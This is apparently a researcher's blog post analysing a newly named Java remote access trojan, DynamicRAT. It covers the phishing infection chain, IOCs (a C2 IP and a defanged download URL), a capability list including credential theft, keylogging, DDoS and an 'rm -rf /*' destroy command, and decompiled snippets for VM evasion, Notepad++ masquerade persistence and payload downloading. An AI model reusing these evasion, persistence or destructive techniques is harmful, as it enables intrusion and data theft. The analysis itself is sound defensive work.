DynamicRAT — A full-fledged Java Rat


By Gi7w0rm

Published: 2023-06-09 · Archived: 2026-04-05 15:08:50 UTC

Hello everyone, welcome back to one of my sporadical blog posts. Due to some fortunate circumstances, I finally have the honor to name my very first malware family. Here is how it happened:

On Tuesday, 06.06.2023, I was notified by one of my infosec colleagues, Fate, about a strange “.jar” file he had found in his network. While execution had been prevented through the AV, the file did stick out, because when looking at its strings, Fate had noticed several substrings that contained the word “attack” in it:

Press enter or click to view image in full size


dynamic/client/attack/impl/MinecraftEncryptionAttackImpl.classµWi
dynamic/client/attack/impl/MinecraftLoginAttackImpl.classµWùW
dynamic/client/attack/impl/MinecraftMotdAttackImpl.classµWÙWÔV
dynamic/client/attack/impl/NativeAttackImpl.class¥W
dynamic/client/attack/impl/NettyAttackImpl$1.class•S]o




Figure 1: String “ attack” all over the binary

Curious as to what was going on, he submitted the binary to the online Sandbox Tria.ge: https://tria.ge/230605-21yt4sbb33

Press enter or click to view image in full size




Figure 2: Activity as seen in Triage

Oddly enough, despite receiving a rating of 7/10, there was not much activity going on. The binary did only spawn one additional process (netsh.exe) and there was only a single request to the IP address: 178.18.255.246 on port 24464. Compared to other malware we have observed in the last years, this is actually a pretty quiet execution.

However, when Fate showed me this process tree, I immediately got intrigued. The command “netsh wlan show networks mode=bssid”, which this binary executed, is actually used to show all available Wifi Networks which are received by the Windows device where the command is executed. I could only think of a few reasons why a binary should execute such a command and none of them involved a random Java file from the internet. I, therefore, decided to have a look at the binary myself.

The good thing about Java binaries (.jar) is that Java is an interpreted language. Contrary to compiled languages, such as C or C++, most binaries in interpreted languages can be decompiled into their original source code. So I decided to use an online Java decompiler and have a first look at the insides of the strange binary:

Press enter or click to view image in full size




Figure 3: Main folder structure

As you can see, I was greeted by 6 different folders, all having pretty standard names. Nothing indicative of evil going on. I started to go through the folders, 1 by 1 until I suddenly discovered a very interesting folder:

Press enter or click to view image in full size

</> 178.jar > dynamic > client

..	folder	
media	folder	
natives	folder	
attack	folder	
recovery	folder	
transfer	folder	
hvnc	folder	
nativelib	folder	
raknet	folder	
handler	folder	
utils	folder	
module	folder	
proxy	folder	
libs	folder	
resource	folder	
Main.java	.java	10.2 KB
Client.java	.java	8.9 KB




Figure 4: RAT main

There is a lot to unpack here, but what caught my eye straight away is the folder “hvnc”. For those of you that don’t know, HVNC is an abbreviation of Hidden Virtual Network Computing, a term well-known to the malware community. In its essence, Hidden Virtual Network Computing is a way to implement the VNC protocol, a protocol used for remotely accessing computer devices, in a way that it does not get noticed by the remote-controlled device. Basically, if you are infected, it allows the attacker who might be far away from your actual device to see everything on your Screen and fully control it as if sitting right in front of it themselves. To me, it was evident from this point on, that I was dealing with some sort of malware. This theory was also backed up by another finding that Fate shared with me around this time: The infection vector.

The malware had entered his network via a .html e-mail attachment called “Mary1099-businesstax.html” which upon opening downloaded a .zip file named “W2_and_1095A.zip”. Inside the .zip file, there was a single executable called “W2_and_1095A_PDF.jar”. This attachment, once executed, had then reached out to http[:]//giulianilex[.]com/178.jar and downloaded the jar file we were currently looking at. This is definitely not a benign way of installing software.

Press enter or click to view image in full size





Figure 5: the download functionality inside the .html attachment

A full graph representation of the attack can be seen below:

Press enter or click to view image in full size



Graph 1: Execution Graph of this DynmicRAT campaign

From this point on, we started to find out more about the malware's capabilities, its functionality, and if it was related to any publicly known malware. Luckily, the RAT came without any kind of obfuscation, while the Loader binary had been obfuscated with Allatori Obfuscator v5.3 DEMO. It is unclear why the threat actor did decide against obfuscating his RAT too, but despite not being obfuscated, it only scored a detection of 5/61 AV solutions upon initial submission to VirusTotal.

Through further investigation of the different folders, class files, and Java files, I compiled a list of capabilities associated with this malware (disclaimer, I might have missed something):

```
## General Features:
- Get OS details
- detect if running in VM
- get installed Java version
- get system language, ping, processor info, totalMemory
- HVNC
- DDoS (with a Focus on Minecraft Servers)
- use victim camera
- use victim microfone
- get victim geolocation
- proxy capabilities (set proxie, get proxie list)
- File Explorer (including upload, download, create, hide, destroy files)
```

```
- screenrecorder
- keylogger
- remote shell
- get clipboard data
- play sound on victims device
- create a custom message box on victims device
- download additional plugins and dependencies
- kill running processes
- eject CD
- disable input
- disconnect, reconnect and uninstall the rat
- browse any provide url using victims browser
- tamper with Network Data using WinDivert

## Windows specific features
- Registry Manager
- cause a Bluescreen of Death
- shutdown, reboot, crash device
- batch File Creator
- steal account data (Chromium & Firefox based Browsers, FileZilla, WinSCP,
4 different Discord Clients, several different minecraft clients)
- Steal cookies
- get Wifi data (local wifi networks in range)
- ask for Admin Priviliges
- minimize and close open application windows and get foreground window
- disable TaskManager
- disable Run window
- disable Windows Defender (through registry)
- bypass UAC on startup

## Linux specific features
- destroy machine command (via rm - rf /* )

## OSX specific features
- destroy machine command (via rm - rf /*

 )
```

As you can see, the malware has a thorough list of capabilities allowing for full control of the victim's device. However, there seems to be a heavy focus on functionalities targeting the Windows operating system, with some functionalities, such as the ones for stealing credentials having explicit statements in the code that they are only supported on Windows devices. I will not be able to go into full detail on every observed feature. However, I want to point out some of the features that stuck out to me in the following sections.

First of all, DymamicRAT has a windows specific configuration class, which can be seen in the image below:

Press enter or click to view image in full size

```
public WindowsConfig() {
  this.autostartName = "Notepad++";
  this.autostartPath = "Roaming\\Notepad++\\plugins\\npp-start-module.jar";
  this.startupFolderName = "jre-8-startup-manager.jar";
}

public WindowsConfig(boolean addToStartup, String autostartPath, String autostartNam
  this.addToStartup = addToStartup;
  this.autostartPath = autostartPath;
  this.autostartName = autostartName;
  this.copyInStartupFolder = copyInStartupFolder;
  this.startupFolderName = startupFolderName;
  this.requestAdminOnStartup = requestAdminOnStartup;
  this.uacBypassOnStartup = uacBypassOnStartup;
  this.disableDefender = disableDefender;
  this.disableTaskManager = disableTaskManager;
  this.disableRunWindow = disableRunWindow;
  this.hideFiles = hideFiles;
  this.grabInformations = grabInformations;
  this.vmDetect = vmDetect;
  this.disableUAC = disableUAC;
}
```

Figure 6: Windows config class

As can be seen, there are a lot of different configurations which can be set by the malware operator. However, it is also important to note the “autostartName”, “autostartPath” and “startupFolderName” variables, as they show that the malware will try to take the cover of the legitimate Notepad++ application on the victims' device. Those indicators can be used to hunt for this specific malware binary. While many of the other configs are self-explanatory, let's have a look at the “vmDetect” capabilities:

Press enter or click to view image in full size

```
public static boolean isInVm() {
  try {
    String result = RuntimeUtils.runAndGetOutput("WMIC COMPUTERSYSTEM GET MODEL");
    if (result == null)
      return false;
    if (result.contains("VirtualBox"))
      return true;
    if (result.contains("DELL"))
      return true;
    if (result.contains("VMWare Virtual Platform"))
      return true;
  } catch (Exception e) {
    e.printStackTrace();
  }
  return false;
}
```

Figure 7: VM detection

The VM detection is done via a wmi-command, querying for the computer system model. If the returned string contains the words “VirtualBox”, “DELL” or “VMWare Virtual Platform”, the function returns true. Depending on the chosen configuration this can later lead to the malware stopping execution with a custom error message seen in the below code snippet:

Press enter or click to view image in full size

```
if (cfg.isVmDetect() &&
  isInVm()) {
  JOptionPane.showMessageDialog(null, "Error: Invalid or corrupted jarfile\n" + FileUtils.getBootstrapFile().getAbsolutePath(), "Java Virtual Machine Launcher", 0);
  FileUtils.exit(-1);
}
if (cfg.isDisableDefender())
  windows.disableAV();
if (cfg.isDisableRunWindow() || cfg.isDisableTaskManager())
  windows.startWindowKiller();
```

Figure 8: Custom error when executing in VM and the right config is set

Another feature that stuck out to me was the network tamper functionality. While I did not fully understand what the intent of this functionality is, it stuck out for me because for implementing it the malware actually includes several Windows drivers and DLLs inside its resources.

Press enter or click to view image in full size




Figure 9: Included libraries

The following screenshot gives an idea of how those libraries are used in the code:

Press enter or click to view image in full size

```
public volatile String filter;
public volatile boolean dropIncoming;
public volatile boolean dropOutgoing;
public volatile double dropRate;
public volatile boolean tamperIncoming;
public volatile boolean tamperOutgoing;
public volatile double tamperRate;
public volatile double byteTamperRate;
public volatile boolean tcpResetIncoming;
public volatile boolean tcpResetOutgoing;
public volatile double tcpResetRate;
public volatile boolean reorderIncoming;
public volatile boolean reorderOutgoing;
public volatile double reorderRate;
public volatile boolean duplicateIncoming;
public volatile boolean duplicateOutgoing;
public volatile double duplicateRate;
public volatile int duplicateCount;
public volatile boolean bandwidthIncoming;
public volatile boolean bandwidthOutgoing;
```

```
public volatile long bandwidthLimit;

public volatile boolean redoChecksum;

public volatile boolean setTcpResetNextPacket;
```

Figure 10: Network tamper class — booleans

Sidenote: I would be really happy if someone was to take up on this to explain what this capability is used for :)

Another interesting functionality of DynamicRAT is its capability to download and install dependencies. (I do think there is a functionality to download new modules as well, but I could not fully prove it.) The following code is used to download and install dependencies:

Press enter or click to view image in full size

```
public static void installDependencies(File dir, Module module, InstallCallback callback, List<Client> client) {
  if (module.isAvailable())
    return;
  callback.onInstallStarted(module);
  try {
    for (int i = 0; i < module.getDependencies().size(); i++) {
      DependencyInfo dep = module.getDependencies().get(i);
      File file = new File(dir, dep.getName().toLowerCase() + "-" + dep.getVersion() + ".jar");
      if (!file.exists())
        downloadFile(module, dep, file, callback);
    }
  } catch (Exception e) {
    callback.onInstallFailed(module, e);
    return;
  }
  callback.onInstallCompleted(module);
}
```

Figure 11: dynamically download and install dependencies

The ModuleUtils.class does also contain a downloading functionality, which is the main reason I think that additional modules can be loaded by the malware:

Press enter or click to view image in full size

```
public static void downloadFile(Module module, DependencyInfo dependency, File output, InstallCallback callback) throws IOException {
  int size = -1;
  try {
    size = getContentSize(dependency.getUrl());
  } catch (Exception exception) {}
  int bytes = 0;
  URLConnection con = (new URL(dependency.getUrl())).openConnection();
  if (con instanceof HttpURLConnection) {
    ((HttpURLConnection)con).setRequestMethod("GET");
    ((HttpURLConnection)con).setRequestProperty("User-Agent", "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.4; en-US; rv:1.9.2.2) Gecko/20100316 Firefox/3.6.2");
  }
  InputStream in = con.getInputStream();
  FileOutputStream out = new FileOutputStream(output);
  byte[] data = new byte[8192];
  int len;
  while ((len = in.read(data, 0, data.length)) > 0) {
    out.write(data, 0, len);
    bytes += len;
    if (size > 0) {
      callback.onDependencyDownload(module, dependency, bytes / size * 100.0F);
      continue;
    }
    callback.onDependencyDownload(module, dependency, -1.0F);
  }
  out.flush();
  out.close();
  if (con instanceof HttpURLConnection)
    ((HttpURLConnection)con).disconnect();
}
```

Figure 12: Download functionality with hardcoded UserAgent

While further sifting the different capabilities of the malware, I also found this particular file in the malware's core directory:

```
package dynamic.core.module;

public enum CommonModule {
  CORE("DynamicRAT Core"),
  WEBCAM("WebCam"),
  PASSWORD_RECOVERY("Password Recovery");

  private final String name;

  CommonModule(String name) {
    this.name = name;
  }

  public String getName() {
    return this.name;
  }
}
```

Figure 13: DynamicRAT Core

This is also the reason why I name this threat DynamicRAT, as it seems to be the name given by the author(s) themselves.

But let's get back to the many "attack" strings noticed by Fate. Indeed, those strings are related to the vast DDoS capabilities presented by the malware. Interestingly there is a strong focus on game-related infrastructure here, with Minecraft Servers seeming to be the main target. There is also a TeamSpeak3 DDoS attack included.

Press enter or click to view image in full size

